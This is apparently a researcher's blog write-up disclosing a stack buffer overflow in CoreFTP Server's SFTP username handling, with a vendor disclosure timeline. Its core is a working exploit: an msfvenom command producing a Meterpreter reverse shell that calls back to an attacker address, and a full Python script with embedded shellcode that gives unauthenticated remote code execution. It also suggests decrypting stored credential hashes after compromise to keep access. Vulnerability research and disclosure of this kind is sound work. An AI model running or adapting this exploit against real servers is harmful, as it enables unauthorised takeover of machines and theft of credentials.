Unauthenticated Remote Code Execution/DoS on CoreFTP Server - CVE-2020-19596/CVE-2020-19595

Aug 16, 2020

Unauthenticated Remote Code Execution/DoS on CoreFTP Server - CVE-2020-19596/CVE-2020-19595


Well hello there, hope everyone is doing well on this lockdown. As with many people, I start learning some new tricks, and I went old school on this one. Due to the excess time, we had to play with another thing I started looking again for old school exploits such as Buffer Overflows. Well, it didn't take long to find one.

CoreFTP comes in two versions: a client and a Server. Let us focus on the server-side. CoreFTP Server is an FTP Server (shocking) that allows IT administrators not only to serve as FTP but as SFTP with client certificates and integrate with the domain. For the sake of clarity, we tested the Core FTP build 583.


Starting testing

As with every test, we start by sending some erroneous data to every user input field possible. There were a lot of crashes in the Server Management GUI. For instance, on the self-signed server certificate fields, we could overwrite the EIP pretty quickly, but the problem would be non-ASCII characters, and it would be dumb since you there already have access to the management interface that supposedly operates in Administrative mode since the server needs to bind to lower ports (0-1023).

However, this opens the door to exploit other fields. The server exposes a network port to allow clients to connect and retrieve data. I choose to go with the SFTP (Basically SSH only with file support) with SSH keys enabled. The first idea was to try to send garbage data in the Key-Exchange phase of the protocol, for instance, send an overly long encoded communication to trigger the exploit. However, the clients try to verify if the data is valid before sending. Next, I just tried the simple username with 'A '*huge_amount and the server stopped responding and hanged. Hmmm..




I quickly created an environment with the service running on a Windows XP SP3 Build 2600 (because, no protections) and another on a Windows 10 machine. For the sake of clarity, **my victim machine will be at 192.168.155.132**, and the **attackers' machine will be at 192.168.155.176**. I quickly checked the binary and verified that it doesn't have any security extensions; this means no ASLR no DEP, nothing. Thus we don't need to worry about bypassing these technologies. I follow the training in here (and I recommend it). I attached a debugger (ImmunityDBG) to the process and generated an SSH key pair (it doesn't matter as we are going to find out) and use it to connect to the server but with the 'A'*1024 as the username and we get the glorious EIP 41414141. Hurray! We control the EIP and have a primary entry point to try to exploit this!




Exploiting it (CVE-2020-19596)


If you read the tutorial link (and I think you should if it's the first time you reading something like this), you should know that the next step is to determine the offset to rewrite the EIP. You can either do it by trial and error or be intelligent and use something like the pattern generator tool from the Metasploit framework. With that, we can see that the EIP will be overwritten after `198 bytes`, which means that we need to write 198 bytes before rewriting it.




After that, find any instruction capable of jumping to our shellcode, such as a `call ESP`. We can use the mona script to help enumerate all the possibilities to do this. It will search for all compatible instructions in all the code and imported functions. Since the main code contains a NULL byte, we can not choose it, so we need to rely on imported DLLs. Since Windows XP have a lot of them without ALSR, we can pick one that suits us. However, it means that the exploit needs to be ported for other operating systems, service packs, maybe language, etc.



In the previous image, we can see some of the possible `JUMP ESP` instructions, but there are a lot more on them in a text file on your workspace:



Next, we should move along and perform a bad chars evaluation. When we send the characters to the buffer, some of them may break the normal functioning of the exploit (due to verifications or operations on them). We can use the mona script to generate an array of all possible values, from 0x00 to 0xFF or from 0 to 255. Sending this buffer and analyzing the memory afterwards gets us the bad chars. Mona script can help compare the chars and the bad chars and provide a direct response on what we should exclude of the payload.



The payload can then be crafted using the Metasploit Venom and passing the bad chars (`\x00 \x01 \x02 \x0a \x0d \x40`) with the '-b' flag. We generate a small payload to get remote code execution:


```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp
LHOST=192.168.155.176 LPORT=443 -b '\x00\x01\x02\x0a\x0d\x40' -f python --
smallest
```

In this case, I used a meterpreter payload just because but you can choose whatever you want. I just opened a listener on Metasploit console and ran the following exploit.

```
import paramiko

buf =  b""
buf += b"\x6a\x47\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13"
buf += b"\xac\xf6\x71\xb6\x83\xeb\xfc\xe2\xf4\x50\x1e\xf3\xb6"
buf += b"\xac\xf6\x11\x3f\x49\xc7\xb1\xd2\x27\xa6\x41\x3d\xfe"
buf += b"\xfa\xfa\xe4\xb8\x7d\x03\x9e\xa3\x41\x3b\x90\x9d\x09"
buf += b"\xdd\x8a\xcd\x8a\x73\x9a\x8c\x37\xbe\xbb\xad\x31\x93"
buf += b"\x44\xfe\xa1\xfa\xe4\xbc\x7d\x3b\x8a\x27\xba\x60\xce"
buf += b"\x4f\xbe\x70\x67\xfd\x7d\x28\x96\xad\x25\xfa\xff\xb4"
buf += b"\x15\x4b\xff\x27\xc2\xfa\xb7\x7a\xc7\x8e\x1a\x6d\x39"
buf += b"\x7c\xb7\x6b\xce\x91\xc3\x5a\xf5\x0c\x4e\x97\x8b\x55"
buf += b"\xc3\x48\xae\xfa\xee\x88\xf7\xa2\xd0\x27\xfa\x3a\x3d"
buf += b"\xf4\xea\x70\x65\x27\xf2\xfa\xb7\x7c\x7f\x35\x92\x88"
buf += b"\xad\x2a\xd7\xf5\xac\x20\x49\x4c\xa9\x2e\xec\x27\xe4"
buf += b"\x9a\x3b\xf1\x9e\x42\x84\xac\xf6\x19\xc1\xdf\xc4\x2e"
buf += b"\xe2\xc4\xba\x06\x90\xab\x7f\x99\x49\x7c\x4e\xe1\xb7"
buf += b"\xac\xf6\x58\x72\xf8\xa6\x19\x9f\x2c\x9d\x71\x49\x79"
buf += b"\x9c\x7b\xde\x6c\x5e\xea\x06\xc4\xf4\x71\xb7\x17\x7f"
buf += b"\x97\xe6\xfc\xa6\x21\xf6\xfc\xb6\x21\xde\x46\xf9\xae"
buf += b"\x56\x53\x23\xe6\xdc\xbc\xa0\x26\xde\x35\x53\x05\xd7"
buf += b"\x53\x23\xf4\x76\xd8\xfa\x8e\xf8\xa4\x83\x9d\xde\x5c"
buf += b"\x43\xd3\xe0\x53\x23\x1b\xb6\xc6\xf2\x27\xe1\xc4\xf4"
buf += b"\xa8\x7e\xf3\x09\xa4\x3d\x9a\x9c\x31\xde\xac\xe6\x71"
buf += b"\xb6\xfa\x9c\x71\xde\xf4\x52\x22\x53\x53\x23\xe2\xe5"
buf += b"\xc6\xf6\x27\xe5\xfb\x9e\x73\x6f\x64\xa9\x8e\x63\xad"
buf += b"\x35\x58\x70\xd9\x18\xb2\xb6"


#eip = '\x77\xb2\xfa\x77'
eip = '\xc0\x69\x83\x7c' #0x7c8369c0
payload = 'A'*198+eip + '\x90'*28 + buf +'B'*488


k = paramiko.RSAKey.from_private_key_file("id_rsa")
c = paramiko.SSHClient()
c.set_missing_host_key_policy(paramiko.AutoAddPolicy())


print "connecting"

c.connect( hostname = "192.168.155.132", username = payload, pkey = k )
print "connected"
```

Yes, I pasted an image with the code because it could trigger Antivirus Agents since it has a very rudimentary Meterpreter shell in it. The exploit uses the paramiko paramiko SSH library to connect to the

SSH service and pass the payload as the username. The connection will fail, but at that point, we should get our shell in Metasploit. One small detail, if we use the `CALL ESP`, the exploit will succeed, and the service will continue to run as intended, at least on this case. Hurray, we got unauthenticated RCE! =). Some additional remarks are in order: Once you get RCE and can access the file system, try to access the configuration file. There you will find several hashes encrypted with AES256, someone did a great reversing job and posted the procedure to decrypt them here. You can also look for specific memory locations of the decrypted hashes (I sure did but later found out this, at least I learn something in the process). Then you can use that credential hopefully to maintain access. The application needs to run on Administrator mode, so you just got at least Local Administrative on a machine, congratz!



There are also other versions vulnerable to this, but after version 2.1 of the CoreFTP Server, the buffer started converting to UTF-8, and we need to perform Venetian method to exploit it. I was not successful in doing that, so the last that we can achieve is Denial of Service (DoS, CVE-2020-19595). To do this, we send garbage to the buffer and crash the service. Meh, not that good but could be helpful in some situations. Maybe someone that knows more than what I do can help and exploit this.

There is the problem of portability of the exploit. I did this on a Windows XP SP3 machine (except the detection of security extensions, that I did on the Windows 10 Machine) so I won't be bothered with ASLR and DEP modes. Since the code of the program holds bad chars, such as the NULL byte (0x00) we can't use it to steal an instruction to jump to our shellcode. Otherwise, the exploit would work on all OSs. Therefore we needed to use some of the imported DLLs present to reuse the instruction, and then jump to our shellcode. One interesting thing to work on is to try to craft something that would bypass the authentication, jump the verification of the password and give access to files. Don't know if it is possible but I wonder. Also, this exploit **only works if the SSH key is enabled**. You don't need a user registered with it, but the server should accept it. The problem relies on the most robust configuration (using SSH keys to authenticate users) even if there is none configured.

Disclosure

This vulnerability follows the responsible disclosure standard. At first, the vendor did not reply but after insisting I got trough to someone who could patch this. After investigation, he provided the patch to clients, and after the patch is available for one month, I released this disclosure. I like to thank them for providing support for fixing this vulnerability. As a footnote, I am still waiting for the CVE ID from Mitre, when that's available, I'll update this page.

Timeline

- 01/05/2020 - Vulnerability discovery
- 02/06/2020 - First contact with vendor
- 21/06/2020 - Second contact with vendor
- 26/06/2020 - Vulnerability fix tested, patch confirmed
- 27/07/2020 - Official date of release
- 16/08/2020 - Real date of release
- 23/08/2020 - Grammer fixes, thanks to @jpdias =)
- 04/04/2020 - Added CVE-2020-19596 and CVE-2020-19595

0x90
pedrosousarodrigues@protonmail.com
psrodrigues
Pedro_SEC_R